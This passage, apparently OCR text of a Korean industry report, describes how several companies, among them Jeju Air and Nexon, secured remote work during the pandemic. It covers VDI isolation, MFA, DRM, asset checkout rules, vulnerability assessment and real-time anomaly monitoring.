원격 디바이스와 VDI 간에는 자료 전송은 차단되며, VDI는 지정된 근무자의 내부 PC로 1:1 스트리밍 연결을 지원한다.

근무자의 내부 PC는 재택근무 신청 시, 허가된 시스템/네트워 대역 접근만 접근이 가능하며 원격 디바이스의 보안 상태 변화에 따라 기 허가된 시스템/네트워크 대역 접속이 허용, 통제 또는 차단된다.




- 인증방식: ID/Password + OTP 등 MFA 인증
- 네트워크 암호화: SSL 암호화로 원격 디바이스와 장비간 통신 암호화
- 원격 디바이스 네트워크 제어: 원격 디바이스, VDI 간 통신 외 모든 인터넷 차단
- VDI 보안 감사: 스크린워터 마크 및 UEBA, ITM 비정상 행위 탐지 및 원격 디바이스 자료 전송 차단
- VDI 연결 관리: 신청자 원격 디바이스와 신청자 내부 PC의 1:1 원격 연결 관리
- 내부 PC 통제: 재택근무 신청 시, 허가된 시스템/네트워크 외 접속 통제

D. 사내 PC의 내부 시스템 접속 실시간 통제

사내의 주요 정보 침해 및 유출 사고를 방지하기 위해 원격 단말의 보안성 및 무결성을 상시 점검하며 원격 디바이스의 보안지표에 문제가 있는 경우, 내부 접속 권한 조정으로 업무 시스템 및 업무 네트워크 대역 접속 범위가 자동으로 통제 또는 차단된다.

사내 PC에는 호스트 네트워크 통제 에이전트 기능이 구현되어 본인과 원격 디바이스의 보안성 지표를 통합한 스코어링이 산출되고 그 결과에 따라 접속 범위가 동적으로 변경된다.

예를 들면 사용자가 원격으로 접속한 이후 원격 디바이스에서 안티바이러스 실시간 감시가 중단되면 공통시스템 접속만 가능 하도록 접속 범위가 통제되며 원격 디바이스에 새로운 파일이 생성되면 모든 접속이 차단된다.



E. 통합 로그 관제 시스템

재택근무에 활용되는 원격 디바이스, 게이트웨이, 보안 포털, VDI, 내부 PC, 방화벽, IPS 그리고 각종 보안 소프트웨어에서 출력된 로그들은 사후 문제 분석을 위한 증빙 데이터로 저장되고 정보유출, 외부 공격 현황, 비 정상 행위를 분석하기 위해 재택업무 접속 세션 별로 통합되어 관리된다.

3. 재택근무 환경 구축 시 추가 고려 사항

원격 디바이스를 통해 정보가 유출 가능성이 있고, 악성 트래픽이 원격 단말을 통해 내부 시스템으로 전달될 수 있음으로 원격 디바이스와 VDI간 자료 전송은 통제되고 원격 디바이스 연결은 차단해야 한다.

특히 출력되는 화면을 카메라 촬영 또는 캡쳐를 통해 주요정보가 유출될 가능성이 있음으로 스크린 캡쳐 방지는 원격 디바이스 내부에 적용하고 스크린 워터마크 기능은 VDI 내에 구현하는 것이 권장된다.

재택근무 환경이 VDI로 구성된 경우, 네트워크 환경에 따라 시스템 성능에 영향이 있기 때문에 거점 별 네트워크 성능 현황을 고려하여 다양한 재택근무 환경을 구성해야 한다.

해외에서 VDI 접속하는 경우 네트워크 지연 및 대기시간으로 인해 작업 성능에 급격한 영향을 미치게 된다. 고성능 그래픽 작업 또는 효율적 작업을 위해 VDI가 아닌 고속 스트리밍 원격 접속 시스템을 통한 성능 개선을 별도로 고려해야 한다.

팬데믹 기간 재택근무 보안현황

항공업계의 팬데믹 기간 중 재택근무 형태를 파악

제주항공, 이혁중 CISO, hjlee0@jejuair.net

1. 개요

항공업은 항공기 운행을 직접 현장에서 담당하는 operation업무와 사무실에서 지원하는 업무로 분리되어 근무 환경 및 형태가 다릅니다. Operation부분은 팬데믹 이전 및 후에 업무의 편리성을 위하여 원격에서 접근할 수 있는 방법들이 고민되어 모바일 업무 환경으로 개발되어 운영되고 있어서 PC를 사용해야 하는 특정 업무를 제외하고 일반 업무에 어려움이 없도록 진행되고 있었습니다. 다만, 사무직군의 경우에는 다양한 실제 업무로 모바일화가 불가하여 재택 근무에서는 원격 접속 환경을 지원하고 이에 맞는 보안을 적절히 적용하였습니다. (단, 팬데믹 기간동안 타 업종과 달리 유/무급 휴가 실시로 실제 재택 업무를 수행하는 직원의 수가 그리 많지는 않은 상황이었습니다.)

1) 모바일 지원 업무 형태

- **기본 업무:** 전 직원이 사용하는 그룹웨어(메일 및 결재 등) 및 사내 메신저와 같은 소통업무에 대해서는 모바일 앱으로 지원하고 있어 간단한 의사 전달 및 업무를 지원하고 있습니다.
- **Operation업무:** 항공기 운항과 직접 관련된 운항(기장, 부기장), 탑승 승객을 지원하는 객실(스튜어디스, 스튜어드), 항공기 정비 영역으로 사무실이 아닌 현장에서 이루어지는 작업이 많은 만큼 일이 이루어질 수 있도록 전용업무에 대해서는 실제 업무를 분석하여 모바일 환경으로 구축하여 운영되고 있습니다.


2) 재택 근무의 기본 환경

PC로 작업하는 업무가 많은 사무실 근무자의 경우 VPN을 통하여 사내 시스템에 접속하여 업무를 수행할 수 있도록 재택 근무 환경을 지원하고 있으며 추가로 시스템 운영을 하는 IT조직 및 특정 인프라에 직접 접속해야 하는 현업의 경우 수행되어지는 작업의 내용을 파악할 수 있도록 다른 장비로 지원합니다. 즉, 시스템 OS차원의 접속인지 어플리케이션 접속 인지에 따라 접근 방식을 달리합니다. 이를 다시 정리하면

- 일반 사무직군: 사내 어플리케이션 사용을 위해 VPN을 활용한 내부 업무 시스템 사용
- IT직군: 어플리케이션이 아닌 장비의 접근을 허용하기 때문에 작업내용을 로깅하고 사용 명령어를 제한할 수 있도록 별도 장비를 통해 서버 및 네트워크 장비 접근

3) 재택 근무를 위한 기본 보안 환경

회사의 시스템을 사용하기 위해서는 부여된 인증(Authentication), 접근 허가(Authorization) 과정을 거치게 되면 내부 어플리케이션을 접속하여 업무를 수행 할 수 있도록 하며 “정보 유출 방지와 악성코드 감염 방지” 차원에서 다음과 같은 보안이 이루어 짐



[그림 1] **재택 근무를 위한 원격 연결 방안〉**

- 모바일 환경: 임직원의 스마트폰에 대해 전용 앱을 설치하여 운영
  - 장비: 임직원 개인의 device정보를 절차에 따라 사전 등록 하고 난 후 앱을 설치하여 등록된 장비에서만 앱 사용가능 (폰 변경시 신규 등록 절차 필요)
  - 인증방식: 신규로 개발된 업무 시스템의 경우 FIDO기반의 기기 인증
  - 네트워크 암호화: SSL로 암호화 통신
  - 데이터 보호: 업무용 데이터 경우 허용된 앱 이외에는 다운받은 데이터를 사용/확인 불가
- PC사용 환경: 회사의 환경과 동일하게 적용될 수 있도록 network보안을 제외한 Endpoint보안이 적용된 회사에서 사용하던 노트북이나 회사 유휴 노트북 장비 지원
  - 회사가 지원한 장비(notebook): 백신, DRM, 웹격리 솔루션 적용
  - 인증 방식: VPN 사용시 MFA(ID/Password + OTP) 적용
  - 네트워크 암호화: SSL 암호화로 원격에서 내부시스템 접속시 통신구간 암호화 적용
  - 내부 모니터링: 원격 접속시 내부 시스템에 대한 보안관제 모니터링 실시
  - 데이터 보호: 제공 PC자체에서 DRM적용 (모바일 환경 경우 DRM 적용 파일을 읽을 수만 있도록 전용 앱 사용)

4) 자산 반출입

반출입 시에는 현업 부서장의 결재를 통해야 사용할 수 있도록 구축 운영하고 있습니다. 당사의 경우 물리적인 반출입 통제방식보다는 PC내부에 DRM이 적용된 데이터를 활용할 수 없도록 소프트웨어 방식의 통제를 제공하고 있습니다.

A. 반출절차

노트북과 같은 사내의 데이터가 포함된 장비 반출 시 보안절차를 따르지 않을 경우 노트북 내부의 데이터를 읽을 수 없도록 하고 있습니다.

- PC 자산: 사내의 경우 AD와 연동되어 PC뿐 아니라 네트워크 보안이 적용되도록 지원하지만 외부에서는 PC자체에 설정된 보안 솔루션이 운영될 수 있도록 구성
- 데이터 포함: 사내에서 만들거나 사외에서 만든 모든 문서는 DRM이 적용되어 암호화되어 절차없이 외부로 반출시 기존 암호화된 문서들을 읽을 수가 없기 때문에 반출 전 처리가 가능하도록 승인 절차 필요

B. 반입절차

외부에서 회사 내부로 자산을 반입 시 NAC를 통하여 필수 보안솔루션의 설치/가동 여부를 판단하여 네트워크에 연결될 수 있습니다.

- 외부에서 반입되는 당사 자산의 데이터에 대한 별도의 통제는 없으나 내부 보안솔루션을 통하여 예약 점검 및 비정상 행위를 탐지하도록 운영되고 있습니다.

2. 근무 환경진단

외부에 직접 노출되는 서비스에 대해서는 ISMS인증 대상으로 기본적으로 주기적인 서버, 네트워크 장비 설정 진단, 어플리케이션 진단 등을 진행하고 발생된 취약점은 조치하도록 운영되고 있습니다. 특히 VPN관련된 부분은 계정 발급 후 유효기간을 정하여 기간이 만료되면 신청을 받아서만 연장을 진행하고 있으며 인증이 필요한 주요 서비스에 대해서는 지속적으로 점검합니다.

1) 취약점 진단

- 서버 / 네트워크 장비: 자동화 툴에 의한 설정 점검 및 솔루션 설치
- 웹 / 앱 진단: 웹 어플리케이션 로직 및 구성 오류의 취약점 진단 및 조치
- 데이터 진단: 공개된 서비스에서 보유하고 있는 데이터 현황 진단
- 네트워크 및 endpoint보안 장비 연동: 보안 이벤트에 대해서 보안관제와 상호연동되어 24 x 365 실시간 모니터링 체계 구현

B. 취약점 조치

- IT 운영 지원 조직을 통하여 자산 현황 관리
- 취약점 조치: C-TAS 및 외부 정보를 통하여 파악된 취약점과 당사에서 진단한 결과를 가지고 IT 운영지원 조직이 조치 진행

3. 모니터링 및 대응

모바일의 경우 임직원의 사전 허가된 device만 접속이 가능하고 회사의 VPN을 통하여 사내 어플리케이션에 접속하는 경우 현재까지는 사전 차단 정책이 적용되고 있습니다.

A. 예방차원의 차단

ⅰ. Intelligence 정보를 활용한 악성 IP에 대한 차단 실시: 내부 시스템에 접속을 시도하는 외부 IP중 허가되지 않은 불법 VPN을 통한 IP차단

ⅱ. Web서비스에서도 비정상 접속을 처리하기 위하여 접속 IP가 변경되는 경우 인지하여 재 인증을 강제화 하고 있음.

B. 랜섬웨어등 악성코드 대응

ⅰ. 메일 서비스: 첨부파일의 악성여부를 파악하기 위하여 악성코드를 대응하고 SPAM에 대한 대응을 할 수 있도록 보안 장비 운영


ⅱ. 악성 웹사이트 격리: SaaS형태의 보안서비스를 활용하여 회사 자산의 장비에서는 사내/외 모두 웹사이트 접속시 악성 파일의 다운로드로 PC가 감염되는 것을 사전 차단 하도록 강제함. proxy설정으로 조치(사외에서도 강제 적용)

ⅲ. 자산(노트북)에 endpoint 보안 솔루션을 별도로 설치하여 다단계로 대응하며 이런 모든 상황은 사내/외 모두 적용됨

4. 교육 등 임직원 인식 개선

보안솔루션이 대응할 수 있는 보안 외에도 임직원 개개인이 “나 하나 쯤이야” 하는 행위로 회사 및 개인에 지대한 영향을 끼칠 수 있다는 것을 깨달을 수 있는 마인드 개선이 중요한 것으로 다양한 인식 변화를 위한 노력을 하고 있음

임직원의 인식 개선을 위하여 아직 contents를 자체적으로 생산하지는 못하지만 외부 컨텐츠를 통한 온라인 교육 운영시스템으로 운영하여 재택시에도 쉽게 접속하도록 Cloud형태로 운영합니다. 추가적으로 주당 1회 보안과 관련된 기사 중 당사에 이슈가 될 수 있는 부분을 발췌하여 전직원을 대상으로 Security Letter를 발송하여 보안의식을 고취함



[그림 2] 온라인 교육

[그림 3] Security Letter

팬데믹 이후 재택근무 현황과 보안이슈 및 대응방안

넥슨, 김동춘 실장, happydal@nexon.co.kr

1. 재택 근무 환경 구성

게임산업군은 웹, 소프트웨어 등의 개발 직군, 2D/3D 등의 아트 직군, 기획/설계, CS, 시스템/어플리케이션 엔지니어, 인사/회계/법무 등의 다양한 업무 형태가 있습니다. 업무 유형에 따라 필요한 소트프웨어/하드웨어/사무환경이 매우 다른 특징을 보이고 있습니다. 따라서 원활한 재택 근무 진행을 위해서는 폭 넓고 다양한 재택 근무 환경을 제공해야 합니다. 다양한 재택 인프라 환경 제공함에 따라 보안의 영역도 폭 넓고 다양하게 적용되어야 합니다.

1) 재택 근무 대상 및 업무 유형

게임산업은 다양한 업무 유형으로 구성되며, 각 업무 직군에 따라 재택 근무에 필요한 필수 업무 환경 요소 차이가 크게 발생 합니다.

직군 별 주요 예시)

- 게임 개발 직군 : 게임 빌드, 모델링 시 고사양의 컴퓨팅 파워 필요
- 2D/3D 개발/QA 직군 : 3D 엔진의 경우 일반적인 원격 방식으로 구동 불가
- 아트직군 : 펜 타블렛 등의 필압을 지원 및 정교한 모니터 색상 조정 필요
- CS 직군 : 유저 정보 열람을 위해 별도의 폐쇄 대역 접근 필요
- 엔지니어 직군 : 인터넷 대역 / 폐쇄 대역 등 다양한 접근경로 및 디바이스 필요

2) 기본 환경 구성

공통적인 재택 근무 방식은 자택에서 사내 PC에 원격접속하여 업무를 수행할 수 있도록 구성합니다. 접속하는 원격지의 변동, 원격지 디바이스의 PC/모바일/테블릿 등 다양성, 원격지 디바이스의 각기 다른 보안설정 상태 등을 고려하여야 합니다.

주요 보안 고려 사항

- 접속하고자 하는 원격지 변동 (국내/해외 이동)
- 접속하고자 하는 원격지 디바이스 다양성 (Windows/MAC/AOS,IOS 모바일/테블릿 등)
- 접속하고자 하는 원격지 디바이스 보안수준 (기본보안설정/백신/ 감염 유무 등)
- 접속하고자 하는 원격지 디바이스 사용자 모호성 (개인 / 가족 공용 / 일반 공용 등)
- 접속하고자 하는 원격지 네트워크 보안수준 (공용 / 개인 / 공유기 등 장비 안전성 등)


A. 사내 PC 접근

기본적인 대다수의 직군이 본 방식을 사용하여 원격지 디바이스에서 인터넷이 가능한 내부 PC에 원격 접속하여 업무를 수행합니다. 아래와 같은 사항을 접속 필수 조건으로 지정하여 운영됩니다.

- 인증방식 : ID/Password + OTP, 앱, 전화 등의 MFA 인증
- 네트워크 암호화 : SSL VPN으로 원격 디바이스와 VPN 장비간 통신 암호화
- 원격 디바이스 제어 : 원격 디바이스 – 내부 PC 통신 외 모든 인터넷 차단
- 네트워크 보호 : 모든 트래픽은 실시간 복호화 및 보안솔루션 기반 모니터링 적용 (IDS, 자체 개발된 실시간 악성코드 검증 서비스 등 적용)

B. 폐쇄망 PC 접근


폐쇄 대역을 사용하여야 하는 CS, 엔지니어는 원격지 디바이스에서 VDI에 접속하여 폐쇄 서비스를 사용하도록 구성되었습니다. VDI는 인터넷이 차단 된 가상환경으로 원격지로 데이터 반출이 불가능하며 종료 시 모든 데이터는 초기화 되도록 구성되었습니다.



- 인증방식 : ID/Password + OTP 등 MFA 인증
- 네트워크 암호화 : SSL 암호화로 원격 디바이스와 장비간 통신 암호화
- 원격 디바이스 네트워크 제어 : 원격 디바이스 – VDI 통신 외 모든 인터넷 차단
- 네트워크 보호 : 모든 트래픽은 실시간 복호화 및 보안솔루션 기반 모니터링 적용
- 데이터 통제 : 파일, 클립보드 등 데이터를 VDI에서 원격 디바이스로 반출 불가
- VDI 통제 : 종료 시 모든 VDI 데이터는 삭제되며, VDI에는 백신/EDR 등 기본적인 보안 에이전트가 설치되어 실시간 보호

C. 가상 작업 환경 (AWS Workspace)


고성능의 컴퓨팅 파워를 필요하는 직군 또는 노트북 등의 기기를 지급받아 사내에 PC가 없는 임직원이 내부 서비스를 사용하기 위해 AWS의 가상환경을 구축하여 제공하고 있습니다.



- Workspace 인증방식 : ID/Password + OTP 등 MFA 인증
- Workspace 네트워크 암호화 : SSL 암호화로 원격 디바이스와 장비간 통신 암호화
- Workspace 네트워크 제어 : VPN 통신 외 모든 통신 차단
- Workspace 데이터 제어 : 파일, 클립보드 등 데이터를 원격 디바이스로 반출 불가
- Workspace 통제 : 보안설정을 AD 기반으로 중앙 집중 관리, Workspace는 임직원에게 개별 할당되며 종료 시에도 데이터 삭제되지 않음, 백신/EDR/DLP 등 기본적인 보안에이전트가 설치되어 실시간 보호
- 인증방식 : Workspace에서 사내 시스템에 접속하기 위해서는 추가 MFA 인증
- 네트워크 암호화 : SSL 암호화로 Workspace 와 장비간 통신 암호화
- 네트워크 보호 : 모든 트래픽은 실시간 복호화 및 보안솔루션 기반 모니터링 적용

D. 내부 시스템

외부 원격지에서 간단한 데이터 조회, 내부 PC 또는 가상환경 등을 경유하지 않고 신속한 조회/대응이 필요한 내부 시스템을 외부에서 접근할 수 있도록 두 가지 방식으로 구성하여 제공하고 있습니다.



보안의 일정 수준을 만족하지 못하거나 데이터 중요도가 매우 높은 개인정보처리시스템, 소스 저장소 등 또는 제어 시스템은 접근대상에서 제외됩니다. 기본 보안 수준 외 MFA, 워터마크 등을 적용할 수 없는 경우 VPN 과 같은 2차 방안으로 내부 서비스를 보완하여 통제/제공하고 있습니다.

※ 내부 서비스 1 : 기본 보안수준을 만족하나 워터마크 등 추가 수단 적용 불가

※ 내부 서비스 2 : 기본 보안수준을 만족하며 워터마크 등 추가 수단 적용 가능

- 인증방식 : ID/Password + OTP 등 MFA 인증
- 네트워크 암호화 : SSL 암호화로 원격 디바이스와 장비/내부서비스 간 통신 암호화
- 원격 디바이스 네트워크 제어 : VPN 또는 내부서비스 연결 시 인터넷 차단 없음
- 네트워크 보호 : 모든 트래픽은 실시간 복호화 및 보안솔루션 기반 모니터링 적용
- 데이터 통제 : 내부 서비스는 접속 사용자를 인지하여 워터마크 자동 삽입

3) 자산 반출입

게임산업의 업무 특성 상 업무 생산성을 보장하기 위해 다중 모니터, 고사양 PC, 팬 타블렛, 모바일/태블릿 등의 각종 기기를 외부로 반출하여 운영하여야 합니다. 반출입 시에는 현업 부서장, 구매관리부서, 보안부서에서 확인 후 반출입 할 수 있도록 통제 시나리오를 구축 운영하고 있습니다.

A. 반출절차

펜 타블릿, 모니터 등과 같이 일반 자산의 경우 현업 관리책임자와 구매관리부서, 물리보안부서에서 확인 및 승인하여 반출되도록 구성하며, 회사의 데이터가 적재되는 자산의 경우 보안부서가 최종 검토하도록 프로세스를 구성하여 운영 하고 있습니다.

- 물리적으로 자산을 외부 반출함으로 반출하고자 하는 임직원 본인이 직접 수령 후 지정 장소까지 직접 이동도록 구성
- PC 자산 공통 (물리) : PC는 분해 불가능하도록 특수 볼트로 체결하고 봉인씰로 마감
- PC 자산 공통 (논리) : Cloud AD와 연동하여 내부 PC와 동일한 보안 설정 수준과 보안 솔루션이 운영될 수 있도록 구성
- 데이터 포함 반출 시 : 이동 또는 사용 중 도난/분실을 고려하여 데이터가 적재되는 모든 디스크는 암호화하며 도난/분실 시 인터넷 연결 시 데이터가 자동 소거 될 수 있도록 구성

B. 반입절차

외부에서 내부로 자산을 반입 시 물리보안에서 1차 검토, 구매관리부서에서 자산 식별 / 상태 확인 후 보안부서에서 최종검토하여 반입을 승인하도록 구현하였습니다.

- 외부에서 반입되는 모든 자산의 데이터는 파기를 원칙으로 함 (PC/모바일 등)
- 외부에서 반입되는 데이터를 내부에 적재하거나 보존이 필요한 경우 보안팀에서 데이터 전수조사를 진행하여 이상유무를 확인 후 진행

2. 재택 근무 환경 진단

임직원이 외부에서 접근 해야 하는 모든 내부 서비스는 자체 내부 진단과 외부 화이트 해커 진단으로 안전성 검증 후 운영하고 있습니다. 진단은 서버, 어플리케이션, 웹, 데이터 등 전체 영역을 종합 검증도록 구현하였습니다.

1) 내부 자체 진단

외부에 직접 노출되는 서비스 및 다양한 방식으로 간접으로 노출되는 모든 내부 서비스를 대상으로 자체 내부 보안 진단 및 보완 조치도록 운영 중에 있습니다. 특히 VPN 및 인증 관련 서비스의 취약점을 도출, 보완하였습니다.


A. 취약점 진단

- 서버 / 어플리케이션 : 설정 진단 및 보안 솔루션 설치
- 웹 / 앱 진단 : 서비스 로직 및 웹 구성 요소의 취약점 진단 및 완화 조치
- 데이터 진단 : 공개되는 서비스에서 보유하고 있는 데이터 현황 진단
- 로그 연동 : 각 서비스와 보안관제를 상호 연동하여 실시간 모니터링 체계 구현

B. 취약점 모니터링 조치

자산 관리 프로세스를 기반으로 관리되는 서버 / 어플리케이션 등의 현황을 기반으로 일단위 제로데이 등의 취약점을 자동 수집하고 위험도를 판단할 수 있도록 구현하여 재택환경에서 발생할 수 있는 VPN 제로데이 공격 등을 효과적으로 방어하였습니다.

- 자산 관리 : 보안포털에서 자산 및 버전 등의 상세현황을 통합 관리
- 취약점 관리 : 일 단위로 외부에서 제로데이 등 취약점 발표 현황을 자동 크롤링 수집하여 자산 현황과 비교 후 위험도 산정



[그림 1] **POC 공개 후 공격 유입 추이**

※ Confluence, VPN 등의 제로데이의 경우 공격코드 공개 후 최소 15분 이내 공격 스캐닝이 이루어짐에 따라 자산관리 및 빠른 취약점 대응이 요구됨

2) 화이트 해커 진단

해커와 동일하게 재택 근무 환경 해킹을 목적으로 외부 화이트 해커를 고용하여 진단을 수행하고 도출 된 취약점은 보완 조치도록 하였습니다.

- 진단 방식 : 해커와 동일한 관점, 다크웹 등에서 임직원 정보 수집, 임직원 피싱으로 계정 획득 등의 다양한 수단을 활용
- 진단 범위 : 재택 근무 환경 전체 영역 및 계정 탈취 시 피해 범위 산정

3. 모니터링 및 대응

임직원의 외부 접속의 증가 및 접속 디바이스의 보안 안전성이 명확히 확인되지 않아 임직원의 접속 이력, 임직원 행위의 실시간 모니터링이 필요합니다.

1) 24x7 실시간 모니터링

보안포털에서 관리되는 내부 재택근무 위협 시나리오 SOAR를 기반으로 실시간 탐지도록 구현 하고 있습니다.

A. 이상 행위 탐지

- 임직원의 접속지의 IP 정보와 인텔리전스 정보를 실시간 비교하여 비정상로그인탐지
- 임지원의 접속 시간 / IP / 위치정보 / 이용 서비스를 실시간 분석하여 이상치 탐지

